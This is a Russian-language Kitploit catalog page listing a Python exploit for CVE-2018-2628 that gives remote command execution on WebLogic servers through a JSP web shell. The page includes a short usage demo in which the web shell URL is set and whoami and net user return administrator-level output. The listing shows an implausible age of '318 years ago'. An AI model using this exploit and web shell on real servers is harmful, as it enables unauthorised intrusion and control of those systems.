
Skip to content
KitploitKITPLOIT
ИнструментыБлог
Log in
Отправить
ИнструментыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2018-2628 — Эксплойт на Python для CVE-2018-2628, нацеленный на серверы WebLogic, обеспечивающий удалённое выполнение команд через JSP-веб-шелл с интерактивным командным интерфейсом. | Kitploit
Инструменты/GitHubGitHub/likekabin/cve-2018-2628
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеКомандование и Управление
GitHublikekabin/cve-2018-2628

CVE-2018-2628

Эксплойт на Python для CVE-2018-2628, нацеленный на серверы WebLogic, обеспечивающий удалённое выполнение команд через JSP-веб-шелл с интерактивным командным интерфейсом.

Репозиторий
318 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2018-2628


0x01 Сканирование Nessus

0x02 K8 Tools Получение оболочки

0x03 Выполнение команд

Использование:
> python cve-2018-2628.py

set url :http://xx.xx.xx.xx:8001/bea_wls_internal/wlscmd.jsp
cmd >>: whoami

win-xxx8cb989qh\administrator

cmd >>: net user

\\WIN-XXX8CB989QH 的用户帐户

-------------------------------------------------------------------------------
Administrator            Guest
命令成功完成。

cmd >>:
Скачать инструмент